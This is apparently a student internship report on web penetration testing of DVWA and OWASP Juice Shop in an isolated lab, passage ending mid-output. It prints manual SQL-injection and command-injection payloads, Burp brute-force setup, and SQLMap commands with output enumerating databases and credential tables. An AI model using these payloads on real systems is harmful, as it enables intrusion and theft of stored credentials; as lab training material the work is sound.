



# CYBERSTER

*Cyber Security Internship Program*

## INTERNSHIP WEEKLY REPORT

### Week 4 — Web Application Penetration Testing (OWASP Top 10)

*Topic: Proxy-Driven HTTP Interception with Burp Suite, Injection Attacks (SQL & Command), Broken Access Control / IDOR, and Cross-Site Scripting with File Inclusion — performed against DVWA and OWASP Juice Shop, intentionally vulnerable, legally authorized practice targets*

**Student Name:** Umar Farooq

**Batch#:** 2

**Instructor:** Umar Niaz

**Submission Date:** July 18, 2026

## Contents

## Executive Summary

Week 4 of my Cyberster internship moved the engagement squarely into the web application layer. The first three weeks had built outward from the network — enumerating hosts, mapping services to versions, and matching those versions to public exploits. This week narrowed the lens onto the applications themselves and the OWASP Top 10 classes of flaw that dominate real-world web compromise, working hands-on against two deliberately vulnerable targets: the Damn Vulnerable Web Application (DVWA) served by the Metasploitable2 host at 10.0.2.3, and a containerised instance of the OWASP Juice Shop reached on the loopback interface. Every technique in this report was exercised only against machines I am explicitly authorized to test, inside the same isolated lab used throughout the programme.

The week was organised around four practical tasks that together trace the arc of a modern web assessment. I began by mastering Burp Suite as the central instrument of the discipline — wiring Firefox through the intercepting proxy with FoxyProxy, trusting the PortSwigger certificate authority, and learning the intercept-modify-forward loop before graduating to the Repeater and Intruder tools that turn a single captured request into a repeatable test. With that tooling in place I moved to injection attacks, the most consequential family in the Top 10: I proved SQL injection manually with classic authentication-bypass and UNION payloads, then automated the full extraction with SQLMap, and separately demonstrated operating-system command injection that yielded direct shell output as the web-server account. The third task addressed broken access control on the Juice Shop's REST API, where I captured an authenticated request and manipulated its object identifier in Repeater to test whether the application enforced ownership on the objects it served. The fourth task combined cross-site scripting — escalating a reflected payload from a harmless alert to live session-cookie disclosure — with local file inclusion that read an arbitrary system file through directory traversal, closing with a conceptual treatment of remote file inclusion and why modern PHP disables it by default.

By the end of the week I had produced a full, evidence-backed audit report in which every vulnerability is documented with its OWASP category, a risk and CVSS rating, the exact payloads and HTTP messages that triggered it, a reproducible proof of concept, and both a code-level fix and a broader prevention strategy. More importantly, I came away with an internalised understanding of why these flaws recur: each one is ultimately a failure to treat user-controlled input as untrusted, whether that input reaches a SQL statement, a shell, an object lookup, an HTML response or a filesystem path. Week 4 turns the reconnaissance and exploitation instincts of the earlier weeks into a repeatable web-testing methodology, and sets up the reporting and remediation focus that a professional engagement ultimately delivers to a client.

## Learning Objectives

By the end of Week 4, I was expected to be able to:

- Configure Burp Suite Community Edition as an intercepting proxy, route a browser through it with FoxyProxy, and install the PortSwigger CA certificate so that traffic can be inspected without breaking the session with certificate errors.
- Explain the HTTP request/response cycle in operational terms and use Burp's Intercept, Repeater and Intruder tools to capture, modify, replay and fuzz individual requests under full manual control.
- Identify and exploit SQL injection by hand — using authentication-bypass, comment-terminator and UNION-based payloads to disclose the database version, current user, schema name, tables, columns and stored credentials.

- Automate SQL injection with SQLMap, supplying an authenticated session cookie to enumerate databases, tables and columns and to dump and crack stored password hashes, while understanding that the tool confirms and accelerates rather than replaces manual proof.
- Demonstrate operating-system command injection through an unsanitised web form, chaining shell commands with `;`, `&&` and other metacharacters to establish the identity, privilege level and kernel version of the compromised context.
- Reason about broken access control and Insecure Direct Object References, capturing an authenticated API request and altering its object identifier to verify whether the application enforces ownership, and articulate the difference between horizontal and vertical privilege escalation.
- Exploit reflected cross-site scripting and escalate it from a benign proof to session-cookie disclosure, explaining how the same primitive underlies real session-hijacking attacks.
- Perform local file inclusion via directory traversal to read arbitrary server files, and explain conceptually how remote file inclusion differs and why current PHP configurations disable it by default.
- Produce a professional, per-vulnerability audit report — with OWASP mapping, risk and CVSS ratings, reproducible proof of concept, impact analysis and code-level remediation — that a developer or client could act on directly.

## Environment Setup

### Operating System

All attacking-side work for Week 4 was carried out from the same Kali Linux (rolling release) installation used throughout the programme, shown in the terminal prompts as `mutex@kali`. Evidence and output for the week were kept under `~/Desktop`, with SQLMap writing its session and dump files to the default `~/.local/share/sqlmap/output/10.0.2.3` tree so that the raw extraction artefacts remained separate from the screenshots and notes.

### Virtual Machine Configuration

The primary target was again Rapid7's official Metasploitable2 image running in VirtualBox in its default, intentionally vulnerable state, hosting the DVWA application used for Tasks 1, 2 and 4. For the access-control work in Task 3 the OWASP Juice Shop was run separately as a Docker container from the `bkimminich/juice-shop` image, publishing its port 3000 to the Kali host, so that a genuinely modern single-page application backed by a REST API was available alongside the older PHP stack.

### Network Configuration

Metasploitable2 remained on the isolated Host-Only VirtualBox segment, with the Kali attacker at 10.0.2.15 and the target at 10.0.2.3 for the duration of testing. The Juice Shop container was reached over the loopback interface at `localhost:3000` on the Kali host itself. As in every prior week, the isolation of the Metasploitable2 segment was treated as a mandatory safety control rather than an incidental detail, since the host carries genuine unauthenticated remote-code-execution vulnerabilities that would be dangerous on any routable network.

## Lab Architecture

The architecture combined two complementary benches. The first was the familiar two-host isolated segment — a single Kali attacker driving every request against the DVWA application on the Metasploitable2 target with no route to the internet or the host's production LAN. The second was a self-contained container bench on the Kali host, where the Juice Shop ran in Docker and was tested through the same Burp proxy. Both benches were exercised entirely through Firefox routed via Burp Suite, so that every request in this report passed through a single point of inspection and control.

## Installed Tools

| Tool                 | Version / Type     | Purpose                                                                                 |
|----------------------|--------------------|-----------------------------------------------------------------------------------------|
| Burp Suite Community | v2026.3.2          | Intercepting proxy; Repeater and Intruder for manual request tampering and fuzzing      |
| FoxyProxy            | Firefox add-on     | One-click routing of browser traffic to and from the Burp listener on 127.0.0.1:8080    |
| PortSwigger CA       | Burp certificate   | Trusted root certificate enabling interception of HTTPS without browser warnings        |
| SQLMap               | v1.10.5            | Automated SQL-injection detection, database enumeration, data dumping and hash cracking |
| Firefox              | Kali default       | Proxied browser used to reach DVWA and the Juice Shop                                   |
| Developer Tools      | Firefox built-in   | Inspecting requests, responses and the DOM during XSS testing                           |
| Docker               | Kali package       | Running the OWASP Juice Shop container for access-control testing                       |
| curl                 | Kali package       | Scripted HTTP requests and verification outside the browser                             |
| DVWA                 | on Metasploitable2 | Deliberately vulnerable PHP/MySQL application (SQLi, command injection, XSS, LFI)       |
| OWASP Juice Shop     | bkimminich image   | Modern SPA/REST target for broken-access-control and IDOR testing                       |

## Host Discovery & Connectivity Verification

Before starting the assessment tasks I re-verified that the lab was in a known-good state, following the same discipline established in the earlier weeks. The Metasploitable2 target was confirmed reachable at 10.0.2.3 from the Kali attacker at 10.0.2.15 over the isolated Host-Only segment, with a short ICMP test returning zero packet loss, and the DVWA application answered normally at <http://10.0.2.3/dvwa/> before any testing began. The OWASP Juice Shop container was confirmed running with docker ps and reachable at localhost:3000. Because the connectivity baseline for this segment was unchanged from the previous weeks — where it was captured in full with interface, ICMP and ARP-level evidence — this week's figures begin with the application-layer work in Task 1 rather than repeating the network-reachability screenshots. The one new environment check specific to this week, confirming the Juice Shop container was live, is documented in Task 3.

## Task 1: Burp Suite Mastery

### Objective

Establish Burp Suite as the working instrument for the rest of the week: route the browser through the intercepting proxy, trust the PortSwigger certificate authority, and gain fluent control of the intercept-modify-forward loop and the Repeater and Intruder tools, so that every subsequent request against DVWA and the Juice Shop can be captured, inspected and tampered with at will.

### Theory / Background

Almost every web attack is, at bottom, the act of sending an HTTP request the application did not expect and reading how it responds. An intercepting proxy sits between the browser and the server and makes that exchange fully observable and editable: the browser is configured to send its traffic to the proxy, the proxy pauses each request so it can be examined or altered before being forwarded, and the response is likewise captured on the way back. Burp Suite is the industry-standard tool for this. FoxyProxy is a browser add-on that makes switching the browser's proxy on and off a single click, so that ordinary browsing and testing traffic can be cleanly separated. Because modern sites use HTTPS, the proxy must present its own certificate for each site it intercepts; installing Burp's own certificate authority into the browser's trust store is what allows this interception to happen transparently, without the browser raising a security warning on every request. On top of raw interception, Burp's Repeater lets a single request be replayed and hand-edited any number of times, and its Intruder automates the same idea across a list of payloads — between them they cover the great majority of manual web testing.

### Tools Used

Burp Suite Community Edition v2026.3.2 as the intercepting proxy and the host of the Repeater and Intruder tools; FoxyProxy as the browser-side proxy switch; and the PortSwigger CA certificate installed into Firefox's trust store.

### Procedure

1. Launched Burp Suite Community Edition and opened a temporary project, since the Community edition cannot persist projects to disk.
2. Confirmed the proxy listener was bound to the default 127.0.0.1:8080 and configured a FoxyProxy profile in Firefox pointing at that address.
3. Installed the PortSwigger CA certificate into Firefox so that intercepted HTTPS traffic would be trusted, eliminating the certificate warnings that otherwise interrupt every request.
4. Browsed to the DVWA application at <http://10.0.2.3/dvwa/> through the proxy and used Proxy Intercept to capture the login POST request, examining its method, headers, cookies and body parameters.
5. Forwarded the request and reviewed the growing HTTP history, then sent a captured request to Repeater to replay and modify it manually and observe the server's response.
6. Sent a login request to Intruder, marked a payload position and ran a short credential list to see how automated fuzzing records status codes and response lengths.

## Commands / Configuration Used

```
# Burp proxy listener (default)
127.0.0.1:8080

# FoxyProxy profile pointing Firefox at Burp
HTTP Proxy: 127.0.0.1 Port: 8080


# PortSwigger CA certificate obtained from the proxy help page
http://burp/cert -> imported into Firefox trusted authorities

# Application under test
http://10.0.2.3/dvwa/login.php
```

## Output / Results

With FoxyProxy routing Firefox through Burp and the PortSwigger certificate trusted, every request the DVWA application made appeared in the proxy's HTTP history, each with its method, URL, status code, length and cookies. Intercepting the login revealed the raw POST /dvwa/login.php request carrying username=admin&password=password&Login=Login together with the security-level and PHPSESSID cookies, and forwarding it produced the 302 redirect to index.php that marks a successful authentication. Replaying the same request in Repeater reproduced that behaviour on demand and let me edit any field before re-sending, while a short Intruder run over a credential list returned a uniform set of 302 responses of near-identical length — a faithful illustration of how the discriminator in a real brute force is the response length rather than the status code alone. Taken together these confirmed full command of the capture, replay and fuzz workflow that the remaining tasks depend on.


## Screenshots & Evidence



**Figure 1: Burp Suite Community Edition launched with a temporary project**

**Description:** Startup screen of Burp Suite Community Edition v2026.3.2 immediately after launch, with a temporary project selected for the session.


**Observation:** The Community edition cannot persist projects to disk, so a temporary project was used deliberately; all evidence was captured during the single live session rather than restored from a saved state.



**Figure 2: Burp HTTP history populated through the intercepting proxy**

**Description:** Proxy > HTTP history tab showing the DVWA login and navigation requests to 10.0.2.3 flowing through Burp on listener port 8080, with method, status, length and cookies for each entry.

**Observation:** Once the browser was wired to the proxy every request the application made became visible and replayable, turning an opaque login flow into an inspectable stream of HTTP messages.



**Figure 3: Login request replayed in Burp Repeater**

**Description:** Repeater tab holding the captured POST /dwa/login.php request, showing the username, password and Login parameters together with the session cookie in the request pane and the 302 redirect in the response pane.

**Observation:** Repeater isolates a single request for manual, repeatable editing; the 302 to index.php confirmed the credentials were accepted while leaving the raw request fully under my control.




Figure 4: Burp Intruder attack against the login parameter

**Description:** Intruder results table for an attack on `http://10.0.2.3`, cycling a payload list (admin, password123, pass, administrator, test, password, root) through the marked position and recording status code and response length for each.

**Observation:** Every candidate returned a 302 of near-identical length, which is exactly the flat, low-signal result an unthrottled Community-edition Intruder run produces and a reminder that response length, not status alone, is the discriminator in a real brute force.

## Observation

The most valuable realisation of this task was how completely the proxy changes the relationship with the application. Before it is wired in, a login is an opaque event; after, it is a single editable message whose every parameter is visible and mutable. Watching the same request move from Intercept to HTTP history to Repeater to Intruder made concrete that these are not four separate tools but four stages of a single control loop, each adding a degree of automation over the last.

## Key Learning Points

I learned to treat the proxy as the foundation of web testing rather than an accessory: nothing else in the week would have been possible without it. I learned why the certificate step matters — without a trusted CA, interception is buried under certificate warnings — and I learned to read a request as a structured object of method, headers, cookies and body rather than a URL. I also learned the practical honesty of the Community edition's limits, including an unthrottled Intruder whose flat results are a lesson in reading length rather than a finished attack.

## Security Relevance

The intercepting proxy is the single most important tool in the web tester's kit precisely because it exposes the trust boundary that applications so often get wrong: the moment a request leaves the browser, nothing about it can be trusted, and Burp makes that fact tangible by letting any field be rewritten. Every vulnerability in the tasks that follow was found by doing exactly this — sending the server something it did not expect and reading what came back.

## Task 2: Injection Attacks

### Objective

Prove and characterise the injection flaws in the DVWA application: demonstrate SQL injection manually with authentication-bypass and UNION payloads to extract the database version, user, schema, tables, columns and stored credentials; reproduce and accelerate that extraction with SQLMap; and separately demonstrate operating-system command injection through an unsanitised form, establishing the identity, privilege and kernel of the compromised context.

### Theory / Background

Injection flaws arise whenever user-supplied input is folded into a command that an interpreter then executes — a SQL statement, an operating-system shell, an LDAP query — without being safely separated from that command's own syntax. In SQL injection the interpreter is the database: if the id value in a query such as `SELECT ... WHERE id='INPUT'` is concatenated in directly, then an input of `1' OR '1'='1` rewrites the query's logic, and an input beginning `UNION SELECT` appends an entirely new result set of the attacker's choosing. Because databases expose their own structure through the `information_schema` catalogue, a working UNION injection can be walked from 'what version is this' through 'what tables exist' to 'dump every credential' with nothing but crafted input. SQLMap automates precisely this progression, testing a parameter with boolean, error-based, time-based and UNION techniques and then enumerating and extracting on request. Command injection is the same failure against a different interpreter: a form that passes its input to a shell command such as `ping INPUT` will, if unsanitised, execute anything appended with a shell separator like `;` or `&&`, running arbitrary operating-system commands with the privileges of the web server.

### Tools Used

The DVWA SQL Injection and Command Execution modules at security level low as the targets; the browser through Burp for manual payload delivery; and SQLMap v1.10.5 driven with the authenticated session cookie for automated extraction.

### Procedure

7. Established a baseline on the DVWA SQL Injection page by submitting a legitimate id of 1 and recording the single-row response.
8. Submitted `1' OR '1'='1` to bypass the intended lookup and disclose every row, then `1'#` to confirm the comment marker neutralises the trailing query.
9. Used UNION SELECT payloads to read `@@version` and `user()`, then `database()`, then walked `information_schema` for the tables and columns of the dvwa schema, and finally dumped user and password from the users table.
10. Passed the same endpoint and low-security session cookie to SQLMap with `-p id --level=5 --risk=3 --batch`, enumerating databases (`--dbs`), then tables, then columns, and finally dumping the users table so SQLMap could crack the hashes.
11. Moved to the DVWA Command Execution form and established a benign baseline by pinging `127.0.0.1`.

12. Appended shell commands to the ping input — ; whoami, && whoami, ; id and ; uname -a — and recorded the returned identity, privilege context, kernel banner and working directory.

## Commands / Payloads Used

```
# Manual SQL injection payloads (DVWA id parameter)
1' OR '1'=1
1'#
1' UNION SELECT @@version,user()#
1' UNION SELECT database(),user()#
1' UNION SELECT table_name,NULL FROM information_schema.tables WHERE table_schema=database()#
1' UNION SELECT column_name,NULL FROM information_schema.columns WHERE table_name='users'#
1' UNION SELECT user,password FROM users#

# Automated extraction with SQLMap
sqlmap -u "http://10.0.2.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=<session>; security=low" \
-p id --level=5 --risk=3 --batch --dbs
sqlmap ... -D dvwa --tables
sqlmap ... -D dvwa -T users --columns
sqlmap ... -D dvwa -T users --dump

# Command injection payloads (DVWA ping form)
127.0.0.1; whoami
127.0.0.1 && whoami
127.0.0.1; id
127.0.0.1; uname -a
```

## Output / Results

The manual SQL injection escalated cleanly from bypass to full extraction. The always-true condition returned every user row; the comment terminator confirmed the query could be restructured; and the UNION payloads disclosed the back-end version 5.0.51a-3ubuntu5, the account root@localhost, the schema name dvwa, the tables guestbook and users, the six columns of the users table, and finally every username paired with its unsalted MD5 password hash — the admin hash being the well-known digest of the plaintext 'password'. SQLMap independently confirmed the same injection point through four techniques, fingerprinted the stack as MySQL on Ubuntu 8.04 with Apache 2.2.8 and PHP 5.2.4, and enumerated seven databases including the tell-tale tikiwiki schemas before dumping and cracking the users table in a single pass. The command-injection form was equally decisive: ; whoami and && whoami both returned www-data, ; id returned uid=33(www-data) gid=33(www-data), ; uname -a returned the Linux metasploitable 2.6.24-16-server kernel banner, and a directory listing exposed the absolute web path /var/www/dvwa/vulnerabilities/exec. Every finding was reproducible on demand.

## Screenshots & Evidence

```

(mutex@kali)~[~/Desktop]
$ sqlmap -u "http://10.0.2.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" \
--cookie="PHPSESSID=f0ce3296ee6f44dd7baadf9010cd677b; security=low" \
-p id \
--level=5 \
--risk=3 \
--batch \
--dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey
all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this pr
ogram

[*] starting @ 12:01:30 /2026-07-17/

[12:01:30] [INFO] resuming back-end DBMS 'mysql'
[12:01:30] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
--
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 8225=8225#Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(5072,6946)>(SELECT COUNT(*),CONCAT(0x71706b7071,(SELECT (ELT(5072=5072,1)))0x7176627671,FLOOR(RAND(0)*2))x FROM (SEL
ECT 6043 UNION SELECT 7633 UNION SELECT 2387 UNION SELECT 3068)a GROUP BY x)-- ZUznBSubmit=Submit

```

Figure 14: SQLMap launched against the id parameter with the session cookie

**Description:** sqlmap v1.10.5 invoked against `http://10.0.2.3/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit` with `--cookie` carrying the low-security PHPSESSID, `-p id`, `--level=5`, `--risk=3`, `--batch` and `--dbs`, resuming a stored MySQL injection point.

**Observation:** Supplying the authenticated session cookie is what lets an automated tool reach a page that sits behind DVWA's login, and pinning `-p id` focuses the engine on the parameter already proven injectable by hand.

```

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8035 FROM (SELECT(SLEEP(5)))MoHo)-- BgTl6Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71706b7071,0x58766d6352516a76516e5851784257586669577242535063796d644e695a4a68636d59794462
6627671),NULL#Submit=Submit

[12:01:30] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[12:01:30] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[12:01:30] [INFO] fetched data logged to text files under '/home/mutex/.local/share/sqlmap/output/10.0.2.3'

[*] ending @ 12:01:30 /2026-07-17/

(mutex@kali)~[~/Desktop]
$

```

Figure 15: SQLMap confirming the DBMS and enumerating databases

**Description:** SQLMap reporting the back-end as MySQL on Linux Ubuntu 8.04 with Apache 2.2.8 / PHP 5.2.4, followed by the seven available databases: `dvwa`, `information_schema`, `metasploit`, `mysql`, `owasp10`, `tikiwiki` and `tikiwiki195`.

**Observation:** The tool independently corroborated the manual UNION findings and went further, revealing sibling schemas such as `tikiwiki` that hint at the other vulnerable applications the host serves.

```

Session Actions Edit View Help
Payload: id=1' OR NOT 8225=8225#Submit=Submit

Type: error-based
Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: id=1' AND ROW(5072,6946)>(SELECT COUNT(*),CONCAT(0x71706b7071,(SELECT (ELT(5072=5072,1))),0x7176627671,FLOOR(RAND(0)*2))x
FROM (SELECT 6043 UNION SELECT 7633 UNION SELECT 2387 UNION SELECT 3068)a GROUP BY x)-- ZUzn6Submit=Submit

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8035 FROM (SELECT(SLEEP(5)))MoHo)-- BgTl6Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71706b7071,0x58766d6352516a76516e5851784257586669577242535063796d644e695a4a68636d59794462
4f57,0x7176627671),NULL#Submit=Submit

[12:03:18] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 4.1
[12:03:18] [INFO] fetching current database
[12:03:18] [WARNING] reflective value(s) found and filtering out
current database: 'dvwa'
[12:03:18] [INFO] fetched data logged to text files under '/home/mutex/.local/share/sqlmap/output/10.0.2.3'

[*] ending @ 12:03:18 /2026-07-17/

(mutex@kali)-[~/Desktop]
$

```

Figure 16: SQLMap identifying the injection techniques and current database

**Description:** SQLMap listing the boolean-based blind, error-based, time-based blind and UNION query payloads it confirmed for the id parameter, and resolving the current database to dvwa.

**Observation:** Four independent injection techniques on one parameter show how permissive the endpoint is; any single one is sufficient for extraction, and their combination makes the finding trivially reliable.

```

Session Actions Edit View Help

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 8035 FROM (SELECT(SLEEP(5)))MoHo)-- BgTl6Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT CONCAT(0x71706b7071,0x58766d6352516a76516e5851784257586669577242535063796d644e695a4a68636d59794462
4f57,0x7176627671),NULL#Submit=Submit

[12:03:40] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:03:40] [INFO] fetching tables for database: 'dvwa'
[12:03:40] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+

[12:03:40] [INFO] fetched data logged to text files under '/home/mutex/.local/share/sqlmap/output/10.0.2.3'

[*] ending @ 12:03:40 /2026-07-17/

(mutex@kali)-[~/Desktop]
$

```

Figure 17: SQLMap enumerating tables in the dvwa database

**Description:** Output of --tables -D dvwa returning the two tables guestbook and users.

**Observation:** The automated enumeration reproduced the manual information\_schema result exactly, providing tool-independent confirmation of the schema layout.

```

Session Actions Edit View Help
Payload: id=1' UNION ALL SELECT CONCAT(0x71706b7071,0x58766d6352516a76516e5851784257586669577242535063796d644e695a4a68636d59794462
4f57,0x7176627671),NULL#Submit=Submit

[12:03:58] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL >= 4.1
[12:03:58] [INFO] fetching columns for table 'users' in database 'dvwa'
[12:03:58] [WARNING] reflective value(s) found and filtering out
Database: dvwa
Table: users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[12:03:58] [INFO] fetched data logged to text files under '/home/mutex/.local/share/sqlmap/output/10.0.2.3'

[*] ending @ 12:03:58 /2026-07-17/

(mutex@kali)~[~/Desktop]

```

Figure 18: SQLMap enumerating columns of the users table

**Description:** Output of --columns -T users -D dvwa listing the six columns user, avatar, first\_name, last\_name, password and user\_id with their data types.

**Observation:** Recovering column types as well as names — password is varchar(32), the exact width of an MD5 hash — confirmed before extraction that the table stores hashed credentials.

```

Session Actions Edit View Help
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
